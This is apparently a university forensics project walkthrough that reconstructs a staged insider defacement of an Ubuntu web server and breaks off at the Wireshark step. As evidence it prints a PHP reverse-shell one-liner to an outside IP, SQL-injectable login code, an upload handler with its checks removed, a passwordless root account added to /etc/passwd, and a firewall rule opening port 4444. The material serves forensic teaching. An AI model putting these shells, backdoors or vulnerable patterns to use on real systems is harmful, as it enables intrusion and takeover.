Final Project Checkpoint #3

Introduction

The company you have been hired for is a mid-sized tech firm that has internal systems that host proprietary software, internal tools, and customer-facing web applications. The www Ubuntu server was responsible for hosting an internal project management portal file upload center.

Due to a recent restructuring, many employees were let go or transitioned to different departments, including Matthew Thompson, a disgruntled systems administrator who had privileged access to several critical systems before his termination.

The company's internal security team has identified that the corporate website (hosted on a local Ubuntu server) was defaced. You have been hired as a forensic analyst to determine how the attacker gained access, how the defacement was carried out, and whether internal negligence or malicious insider activity contributed to the breach.

The following evidence has been provided for your analysis:

1. A virtual machine image (cpre4360_[netid]_project_ubuntu/www) available in vSphere.

2. Captured network traffic (attack.pcap) during the timeframe of the incident.

3. Several extracted email conversations (in text format).

Main goals of the investigation:

1. Reconstruct the attack timeline.

2. Identify vulnerabilities exploited.

3. Confirm whether Matthew Thompson was involved or negligent.

4. Make recommendations to improve future security.

Incident Response and Forensic Investigation: Website Defacement

We have provided for you an image of the machine on vSphere at https://iselab01.ece.iastate.edu/ titled: cpre4360_[netid]_project_ubuntu/www

There are a few bread crumbs to help you get started.

1. There is a *project* folder in */home/cpre436* (that we could scp if this was inclass, but I dont have an repo server I can use 🙁) that includes the:
    a. Pcap file
        i. This pcap file has been collected by our network engineers during the attack
        ii. It might be helpful to use the filter ip.addr == [ip address you get from the target machine]
    b. bash_history.txt
    c. and a few emails we've turned into txt files for you
2. Sql workbench database called web
3. And an apache website
    a. The files are under /var/www/html/web
    b. And the website it running under localhost

Some Questions to ask yourself to check your own understanding

1. What misconfigurations did the rogue employee make on the victim machine

2. What is the ip address of the attacker computer and the victim computer

3. How did the firewall rules change


4. What were the commands the attacker ran through the reverse shell?
    a. How did the attacker do enumeration and gain initial access?
    b. How did the attacker escalate privlegives?
    c. What did the attacker do to harm the organization

5. What is the story behind the attack, and what is the timeline of events?

Step by step


1. Login to vSphere at https://iselab01.ece.iastate.edu/

2. *Open firefox* → go to localhost.com



Username:
Password:
Login


3. We can test the login page with the *mysql database* login information. You can simply click on the *workbench* and then double click on the *web database* that's listed



```
SELECT * FROM web.users;
```

#	id	username	password	enabled
1	1	admin	password123	1
2	2	jdoe	welcome123	1
3	3	asmith	changeme	1
4	4	emily.ray	qwerty456	1
5	5	mthompson	password1	0
6	6	jack.black	letmein	1
7	8	Karmen.M.Winston	wordpasssss2	1
*	NULL	NULL	NULL	NULL

4. We can see that all the users logins work except for matthew thompson whose account has been disabled



Upload a File to Our File Server

This internal tool allows employees to upload files for team collaboration.

📂 Files Available for Download


- Policy.txt
- README.txt
- Team_Schedule.ods
- congrats_Karmen.jpg
- new-years-group-photo.webp
- reverseshell.php

🏆 Employee of the Month

Congratulations to our amazing team member for outstanding performance!


5. We can see a suspicious revershell.php

6. *Cd* into *project* ⟶ Inside the *project* folder there are some file you can look at
   a. In the email files we can clearly see that matthew thompson was fired and made some changing to things
   b. In the *warning.txt* we can see the malicious intent
   c. In the *rules.txt* we can see what the firewall rules should be




```
cpre436@cpre436:~/project$ cat rules.txt


these were the firewall rules before I changed them

They'll never know!!


Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
80/tcp                     ALLOW IN    Anywhere
22/tcp                     DENY        Anywhere
80/tcp (v6)                ALLOW IN    Anywhere (v6)
22/tcp (v6)                DENY        Anywhere (v6)
cpre436@cpre436:~/project$
```

   d. The *bash history* file pretty much reveals how the attack was performed internally
   e.




```
ll | grep pass
chmod 777 passwd
sudo chmod 777 passwd
sudo nano passwd
```

   f.




```
cpre436@cpre436:/var/www/html/web/uploads$ ll /etc/passwd
-rwxrwxrwx 1 root root 3007 Apr 24 16:40 /etc/passwd*
```


g. 

```
rtkit:x:117:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:118:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gnome-initial-setup:x:119:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:120:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
nm-openvpn:x:121:122:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
gnome-remote-desktop:x:985:985:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nologin
cpre436:x:1000:1000:cpre436:/home/cpre436:/bin/bash
_galera:x:122:65534::/nonexistent:/usr/sbin/nologin
mysql:x:123:124:MariaDB Server,,,:/nonexistent:/bin/false
haxor::0:0:root:/root:/bin/s
(END)
```

h. A root account with no password

i. 


```
ls
cd /var
ls
pwd
cd www
ls
cd html
ls
cd web
ls
ll
whoami
cat upload.php
sudo nano upload.php
sudo nano index.php
```

j. 

```
sudo nano rules.txt
sudo ufw allow from 215.157.185.4 to any port 4444
sudo ufw reload
sudo ufw status
nano warning.txt
```


7. We can run *sudo ufw status* to see the current firewall rules → notice the 4444 allow rule

8. *Cd* into the */var/www/html/web* folder → There are a few things to note
   a. The attacker changed the index.php file and the upload.php file
      i. We can see that the *index.php* allows for a *SQL injection*… We can also see that it checks for the user to be enabled meaning that matthew cannot log in to the server

ii. 


```php
if ($_SERVER["REQUEST_METHOD"] == "POST") {
        $username = $_POST['username'];
        $password = $_POST['password'];

        // ahahhahahahh! SQLi-vulnerable!!!
        $sql = "SELECT * FROM users WHERE username = '$username' AND passwo
        $result = $conn->query($sql);

        if ($result && $result->num_rows > 0) {
        $_SESSION['loggedin'] = true;
        header("Location: upload.php");
        exit(); // Stop further execution
        } else {
        echo "<h1>Invalid login or account disabled.</h1>";
        }
}
```

iii. We can also see that the *$image variable* was likely changed

iv. 


```php
$upload_dir = "uploads/";
// easy as pie!!
$image = "hacked.jpg";
```

v. In the *upload.php* we can see that the file type being uploaded doesnt matter

vi. 

```php
// Handle uploads
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_FILES["file"])) {
    $filename = basename($_FILES["file"]["name"]);
    $target_file = $upload_dir . $filename;

    // I changed the file type restrictions to be removed -- they'll never know :)))
    if (move_uploaded_file($_FILES["file"]["tmp_name"], $target_file)) {
        echo "<p>File uploaded successfully: <a href='$target_file'>$filename</a></p>
    } else {
        echo "<p>File upload failed.</p>";
    }
}
?>
```


9. *cd* into the *uploads* folder… when we read the *reverseshell.php* we can see the ip address that ran the attack *215.157.183.5*



```
cpre436@cpre436:/var/www/html/web$ cd uploads/
cpre436@cpre436:/var/www/html/web/uploads$ ls
congrats_Karmen.jpg          Policy.txt   reverseshell.php
new-years-group-photo.webp   README.txt   Team_Schedule.ods
cpre436@cpre436:/var/www/html/web/uploads$ cat reverseshell.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/215.157.183.5/4444 0>&1'");
?>
cpre436@cpre436:/var/www/html/web/uploads$
```


10. Open *wireshark* go to file and load in the *pcap* file that is in the *project* directory

11. Apply a filter to get only the traffic between the 2 machines

   a. 

